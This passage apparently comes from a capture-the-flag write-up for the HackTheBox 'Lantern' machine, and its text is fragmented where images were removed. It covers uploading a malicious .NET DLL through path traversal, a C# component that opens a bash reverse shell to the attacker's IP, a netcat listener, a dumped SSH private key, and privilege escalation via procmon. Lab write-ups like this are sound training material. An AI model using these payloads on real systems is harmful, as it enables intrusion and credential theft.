/home/tomas/home/tomas as far as I can tell, so I need to continue to probe more. The reason for this -- I guess -- is that the Skipper Proxy server on tcp/80 and the Kestrel server running on tcp/3000 are run by two different accounts. Exploit
File Upload to RCE
Discovering the Error
.dll files from untrusted paths, but we may be able to leverage the file upload utility to place a .dll in /opt/components


.dll to /opt/components using the file upload along with path traversal in the file nameBuilding the DLL
.dll files from /opt/components and analyze them with ILSpy on my Windows box. This gave me an idea on how to write the .dll, such that it will work with the server.


.cs file to use as a reference point for the reverse shell codesudo apt info dotnet-sdk-6.0
dotnet new classlib -n pwn
cd ./Pwn
rm Class1.csnano pwn.csHealthCheck.cs and pwn.cs, so that you can see where I added changes to the code base.Original Source Code: HealthCheck.cs
// Warning: Some assembly references could not be resolved automatically. This might lead to incorrect decompilation of some parts,
// for ex. property getter/setter access. To get optimal decompilation results, please manually add the missing references to the list of loaded assemblies.

// C:\Users\benhe\OneDrive\Desktop\root on Player (NoMachine)\home\ben\Pentest\Training\HackTheBox\MachineLabs\Lantern\HealthCheck.dll
// HealthCheck, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// Global type: <Module>
// Architecture: AnyCPU (64-bit preferred)
// Runtime: v4.0.30319
// This assembly was compiled using the /deterministic option.
// Hash algorithm: SHA1

using System;
using System.Diagnostics;
using System.Net.Http;
using System.Net.NetworkInformation;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.Versioning;
using System.Threading.Tasks;
using Microsoft.AspNetCore.Components;
using Microsoft.AspNetCore.Components.Rendering;
using Microsoft.CodeAnalysis;

[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations | DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: TargetFramework(".NETCoreApp,Version=v6.0", FrameworkDisplayName = ".NET 6.0")]
[assembly: AssemblyCompany("HealthCheck")]
[assembly: AssemblyConfiguration("Debug")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: AssemblyInformationalVersion("1.0.0")]
[assembly: AssemblyProduct("HealthCheck")]
[assembly: AssemblyTitle("HealthCheck")]
[assembly: AssemblyVersion("1.0.0.0")]
namespace Microsoft.CodeAnalysis
{
	[CompilerGenerated]
	[Microsoft.CodeAnalysis.Embedded]
	internal sealed class EmbeddedAttribute : Attribute
	{
	}
}
namespace System.Runtime.CompilerServices
{
	[CompilerGenerated]
	[Microsoft.CodeAnalysis.Embedded]
	[AttributeUsage(AttributeTargets.Class | AttributeTargets.Property | AttributeTargets.Field | AttributeTargets.Event | AttributeTargets.Parameter | AttributeTargets.ReturnValue | AttributeTargets.GenericParameter, AllowMultiple = false, Inherited = false)]
	internal sealed class NullableAttribute : Attribute
	{
		public readonly byte[] NullableFlags;

		public NullableAttribute(byte P_0)
		{
			NullableFlags = new byte[1] { P_0 };
		}

		public NullableAttribute(byte[] P_0)
		{
			NullableFlags = P_0;
		}
	}
	[CompilerGenerated]
	[Microsoft.CodeAnalysis.Embedded]
	[AttributeUsage(AttributeTargets.Class | AttributeTargets.Struct | AttributeTargets.Method | AttributeTargets.Interface | AttributeTargets.Delegate, AllowMultiple = false, Inherited = false)]
	internal sealed class NullableContextAttribute : Attribute
	{
		public readonly byte Flag;

		public NullableContextAttribute(byte P_0)
		{
			Flag = P_0;
		}
	}
}
namespace HealthCheck
{
	public class _Imports : ComponentBase
	{
		protected override void BuildRenderTree(RenderTreeBuilder __builder)
		{
		}
	}
	public class Component : ComponentBase
	{
		public bool IsAllive { get; set; }

		public string Msg { get; set; } = "";


		public string IsPingbleMsg { get; set; }

		public string RTT { get; set; } = "";


		public string TTL { get; set; } = "";


		protected override void BuildRenderTree(RenderTreeBuilder __builder)
		{
			__builder.OpenElement(0, "span");
			__builder.AddAttribute(1, "class", "border rounded");
			__builder.AddAttribute(2, "style", "border-color:#84878C!important; background:#cdcdcd");
			__builder.AddAttribute(3, "b-pplob8le32");
			__builder.OpenElement(4, "p");
			__builder.AddAttribute(5, "b-pplob8le32");
			__builder.AddContent(6, "lantern.htb: ");
			__builder.AddContent(7, Msg);
			__builder.CloseElement();
			__builder.AddMarkupContent(8, "\r\n");
			__builder.OpenElement(9, "div");
			__builder.AddAttribute(10, "class", "row mb-3");
			__builder.AddAttribute(11, "b-pplob8le32");
			__builder.OpenElement(12, "div");
			__builder.AddAttribute(13, "class", "col-4 themed-grid-col");
			__builder.AddAttribute(14, "b-pplob8le32");
			__builder.AddContent(15, IsPingbleMsg);
			__builder.CloseElement();
			__builder.AddMarkupContent(16, "\r\n    ");
			__builder.OpenElement(17, "div");
			__builder.AddAttribute(18, "class", "col-4 themed-grid-col");
			__builder.AddAttribute(19, "b-pplob8le32");
			__builder.AddContent(20, RTT);
			__builder.CloseElement();
			__builder.AddMarkupContent(21, "\r\n    ");
			__builder.OpenElement(22, "div");
			__builder.AddAttribute(23, "class", "col-4 themed-grid-col");
			__builder.AddAttribute(24, "b-pplob8le32");
			__builder.AddContent(25, TTL);
			__builder.CloseElement();
			__builder.CloseElement();
			__builder.AddMarkupContent(26, "\r\n\r\n\r\n");
			__builder.OpenElement(27, "p");
			__builder.AddAttribute(28, "b-pplob8le32");
			if (IsAllive)
			{
				__builder.AddMarkupContent(29, "<iframe width=\"800\" height=\"500\" class=\"rounded\" src=\"http://lantern.htb\" frameborder=\"0\" allow=\"accelerometer; autoplay; encrypted-media; gyroscope; picture-in-picture\" allowfullscreen b-pplob8le32></iframe>");
			}
			__builder.CloseElement();
			__builder.CloseElement();
		}

		protected override async Task OnInitializedAsync()
		{
			await CheckIsAlliveWeb();
			await CheckPing();
			((ComponentBase)this).StateHasChanged();
		}

		private async Task CheckIsAlliveWeb()
		{
			using HttpClient httpClient = new HttpClient();
			try
			{
				string url = "http://lantern.htb";
				if ((await httpClient.GetAsync(url)).IsSuccessStatusCode)
				{
					IsAllive = true;
					Msg = "Host is up!";
				}
				else
				{
					Msg = "Host is down!";
				}
			}
			catch (Exception)
			{
				Msg = "Unable to request resource!";
			}
		}

		private async Task CheckPing()
		{
			Ping ping = new Ping();
			try
			{
				PingReply reply = ping.Send("lantern.htb");
				if (reply.Status == IPStatus.Success)
				{
					IsAllive = true;
					IsPingbleMsg = "Status: OK";
					RTT = $"Round-Trip Time (RTT): {reply.RoundtripTime} ms";
					if (reply.Options != null)
					{
						TTL = $"Time to Live (TTL): {reply.Options.Ttl}";
					}
					else
					{
						TTL = "Time to Live (TTL): N/A";
					}
				}
				else
				{
					IsPingbleMsg = "Network error";
				}
			}
			catch (Exception ex)
			{
				Exception e = ex;
				IsPingbleMsg = "Unexpected error: " + e.Message;
			}
			finally
			{
				((IDisposable)ping)?.Dispose();
			}
		}
	}
}
pwn (lowercase), the namespace pwn needs to match the casing.With Reverse Shell Code Added: pwn.cs
using System;
using System.Diagnostics;
using System.Net.Http;
using System.Net.NetworkInformation;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.Versioning;
using System.Threading.Tasks;
using Microsoft.AspNetCore.Components;
using Microsoft.AspNetCore.Components.Rendering;
using Microsoft.CodeAnalysis;

namespace pwn
{
	public class _Imports : ComponentBase
	{
		protected override void BuildRenderTree(RenderTreeBuilder __builder)
		{
		}
	}

	public class Component : ComponentBase
	{
		public bool IsAllive { get; set; }

		public string Msg { get; set; } = "";


		public string IsPingbleMsg { get; set; }

		public string RTT { get; set; } = "";


		public string TTL { get; set; } = "";

        public string PSOutput { get; set; } = "";

		protected override void BuildRenderTree(RenderTreeBuilder __builder)
		{
			__builder.OpenElement(0, "span");
			__builder.AddAttribute(1, "class", "border rounded");
			__builder.AddAttribute(2, "style", "border-color:#84878C!important; background:#cdcdcd");
			__builder.AddAttribute(3, "b-pplob8le32");
			__builder.OpenElement(4, "p");
			__builder.AddAttribute(5, "b-pplob8le32");
			__builder.AddContent(6, "lantern.htb: ");
			__builder.AddContent(7, Msg);
			__builder.CloseElement();
			__builder.AddMarkupContent(8, "\r\n");
			__builder.OpenElement(9, "div");
			__builder.AddAttribute(10, "class", "row mb-3");
			__builder.AddAttribute(11, "b-pplob8le32");
			__builder.OpenElement(12, "div");
			__builder.AddAttribute(13, "class", "col-4 themed-grid-col");
			__builder.AddAttribute(14, "b-pplob8le32");
			__builder.AddContent(15, IsPingbleMsg);
			__builder.CloseElement();
			__builder.AddMarkupContent(16, "\r\n    ");
			__builder.OpenElement(17, "div");
			__builder.AddAttribute(18, "class", "col-4 themed-grid-col");
			__builder.AddAttribute(19, "b-pplob8le32");
			__builder.AddContent(20, RTT);
			__builder.CloseElement();
			__builder.AddMarkupContent(21, "\r\n    ");
			__builder.OpenElement(22, "div");
			__builder.AddAttribute(23, "class", "col-4 themed-grid-col");
			__builder.AddAttribute(24, "b-pplob8le32");
			__builder.AddContent(25, TTL);
			__builder.CloseElement();
			__builder.CloseElement();
			__builder.AddMarkupContent(26, "\r\n\r\n\r\n");
			__builder.OpenElement(27, "p");
			__builder.AddAttribute(28, "b-pplob8le32");
			if (IsAllive)
			{
				__builder.AddMarkupContent(29, "<iframe width=\"800\" height=\"500\" class=\"rounded\" src=\"http://lantern.htb\" frameborder=\"0\" allow=\"accelerometer; autoplay; encrypted-media; gyroscope; picture-in-picture\" allowfullscreen b-pplob8le32></iframe>");
			}
			__builder.CloseElement();
			__builder.CloseElement();
		}

		protected override async Task OnInitializedAsync()
		{
			await CheckIsAlliveWeb();
			await CheckPing();
            await rev();
			// ((ComponentBase)this).StateHasChanged();
		}

		private async Task CheckIsAlliveWeb()
		{
			using HttpClient httpClient = new HttpClient();
			try
			{
				string url = "http://lantern.htb";
				if ((await httpClient.GetAsync(url)).IsSuccessStatusCode)
				{
					IsAllive = true;
					Msg = "Host is up!";
				}
				else
				{
					Msg = "Host is down!";
				}
			}
			catch (Exception)
			{
				Msg = "Unable to request resource!";
			}
		}

		private async Task CheckPing()
		{
			Ping ping = new Ping();
			try
			{
				PingReply reply = ping.Send("lantern.htb");
				if (reply.Status == IPStatus.Success)
				{
					IsAllive = true;
					IsPingbleMsg = "Status: OK";
					RTT = $"Round-Trip Time (RTT): {reply.RoundtripTime} ms";
					if (reply.Options != null)
					{
						TTL = $"Time to Live (TTL): {reply.Options.Ttl}";
					}
					else
					{
						TTL = "Time to Live (TTL): N/A";
					}
				}
				else
				{
					IsPingbleMsg = "Network error";
				}
			}
			catch (Exception ex)
			{
				Exception e = ex;
				IsPingbleMsg = "Unexpected error: " + e.Message;
			}
			finally
			{
				((IDisposable)ping)?.Dispose();
			}
		}

        private async Task rev()
        {
            var process = new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    FileName = "/bin/bash",
                    Arguments = "-c \"bash -i >& /dev/tcp/10.10.14.91/443 0>&1\"",
                    RedirectStandardOutput = true,
                    UseShellExecute = false,
                    CreateNoWindow = true,
                }
            };

            process.Start();
            PSOutput = process.StandardOutput.ReadToEnd();
            process.WaitForExit();
        }

	}
}
# Add packages to the project required to compile with AspNetCore libraries
dotnet add package Microsoft.AspNetCore.App
dotnet add package Microsoft.AspNetCore.Components --version 6.0.0
dotnet build
.dll that we need to transfer to the targetTransferring the DLL to the Target
Use the file upload functionality to choose your pwn.dll file, but be sure to enable the proxy intercept before selecting the file.

"name": "pwn.dll" to "name": "../../../../../../opt/components/pwn.dll", but this didn't seem to work


name property
JSON->Blazor and re-serialize

/opt/componentsRunning the Payload
sudo rlwrap nc -lnvp 443Start a TCP listener to catch the connection

.dll extension and click "Search"
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux lantern 5.15.0-118-generic #128-Ubuntu SMP Fri Jul 5 09:28:59 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1000(tomas) gid=1000(tomas) groups=1000(tomas)

Matching Defaults entries for tomas on lantern:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tomas may run the following commands on lantern:
    (ALL : ALL) NOPASSWD: /usr/bin/procmon
Users and Groups
Local Users
tomas:x:1000:1000:tomas:/home/tomas:/bin/bash
Local Groups
tomas:x:1000:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:a0:71 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.45.251/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2664sec preferred_lft 2664sec
    inet6 dead:beef::250:56ff:fe94:a071/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:fe94:a071/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
Processes and Services
tcp/80 and the development server we hit via SSRF are being run by www-data, while the server on tcp/3000 is being run by tomas.This is why we couldn't read
/home/tomas/.ssh/id_rsa with the path traversal on /PrivacyAndPolicy.Interesting Processes
3932 root     /usr/bin/expect -f /root/bot.exp
4726 root     nano /root/automation.sh
Interesting Services
bot.service loaded active running Run bot as root
cat /etc/systemd/system/bot.service
[Unit]
Description=Run bot as root

[Service]
Type=simple
ExecStart=/root/bot.exp
User=root
WorkingDirectory=/root
Restart=always

[Install]
WantedBy=network-online.target
Interesting Files
/home/tomas/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsKi2+IeDOJDaEc7xXczhegyv0iCr7HROTIL8srdZQTuHwffUdvTq
X6r16o3paqTyzPoEMF1aClaohwDBeuE8NHM938RWybMzkXV/Q62dvPba/+DCIaw0SGfEx2
j8KhTwIfkBpiFnjmtRr/79Iq9DpnReh7CS++/dlIF0S9PU54FWQ9eQeVT6mK+2G4JcZ0Jg
aYGuIS1XpfmH/rhxm1woElf2/DJkIpVplJQgL8qOSRJtneAW5a6XrIGWb7cIeTSQQUQ/zS
go3BtI9+YLG3KTXTqfvgZUlK/6Ibt8/ezSvFhXCMt8snVfEvI1H0BlxOisx6ZLFvwRjCi2
xsYxb/8ZAXOUaCZZrTL6YCxp94Xz5eCQOXexdqekpp0RFFze2V6zw3+h+SIDNRBB/naf5i
9pTW/U9wGUGz+ZSPfnexQaeu/DL016kssVWroJVHC+vNuQVsCLe6dvK8xq7UfleIyjQDDO
7ghXLZAvVdQL8b0TvPsLbp5eqgmPGetmH7Q76HKJAAAFiJCW2pSQltqUAAAAB3NzaC1yc2
EAAAGBALCotviHgziQ2hHO8V3M4XoMr9Igq+x0TkyC/LK3WUE7h8H31Hb06l+q9eqN6Wqk
...
...
/var/mail/tomas
From hr@lantern.htb Mon Jan 1 12:00:00 2023
Subject: Welcome to Lantern!

Hi Tomas,

Congratulations on joining the Lantern team as a Linux Engineer! We're thrilled to have you on board.

While we're setting up your new account, feel free to use the access and toolset of our previous team member. Soon, you'll have all the access you need.

Our admin is currently automating processes on the server. Before global testing, could you check out his work in /root/automation.sh? Your insights will be valuable.

Exciting times ahead!

Best.
Privilege Escalation
SSH as Tomas
cat /home/tomas/.ssh/id_rsaOutput the private key file contents and copy them to your clipboard
nano ./id_rsaCreate the file on your attack box, paste the contents, and save
chmod 600 ./id_rsa
ssh -i ./id_rsa tomas@lantern.htb
Set permissions on the file and connect to the box over SSH
Privileged Process Debug
It's pretty clear after enumerating that the sudo privilege for /usr/bin/procmon is supposed to be used in some way to monitor a process controlled by the root user. In /var/mail/tomas, we see mention of /root/automation.sh. but I also found the running /root/bot.exp command to be quite interesting.

man expectExpect is a program that "talks" to other interactive programs according to a script. Following the script, Expect knows what can be expected from a program and what the cor‐
rect response should be. An interpreted language provides branching and high-level control structures to direct the dialogue. In addition, the user can take control and in‐
teract directly when desired, afterward returning control to the script.../usr/bin/expect -f /root/bot.exp process is a script that triggers the nano /root/automation.sh process...
Testing out the Binary



procmon package was installed via the Microsoft apt repositories for UbuntuSysinternalsThis is the source code for the project
sudo /usr/bin/procmon -p $(echo $(pidof nano),$(pidof expect))Monitor both expect and nano with their current process IDs, since I didn't see any other instances of either of these programs running in the process list

From left to right, the columns are:
- Timestamp the process was spawned
- Process ID
- Process Name
- System Call
- Result Code
- Duration
- Process Data
We can see some file descriptors — fd=1 for example — and we can see some hexadecimal bytes of data in memory — buf=1b 5b 3f 32 35 6c for example.


sqlite3 is not installed on the target, so we'll need to transfer to our attack box for analysisAnalyzing the Sysmon Database
scp -i ./id_rsa tomas@lantern.htb:/home/tomas/procmon.log ./procmon.logCopy the procmon.log file from the directory on the target over to your attack box

ebpf table is where all the process data is. Let's start by examining the schema of the table, so we know which columns are which
arguments column is the most interesting, as it contains the raw data of the process. However, it's stored in BLOB format, so it's not human readable or in a format that we can parse with other tools.Wrangling Data from the Database
I have a SQLite database with an `arguments` column in a table named `ebpf`. The arguments data is stored in raw format as a BLOB, but I want to extract this data and be able to parse it with other tools. What are some ways to format the BLOB data using the `sqlite3` binary?
From Copilot, I got the following ideas to format the BLOB data, such that it can be parsed with other tooling.
Hexadecimal
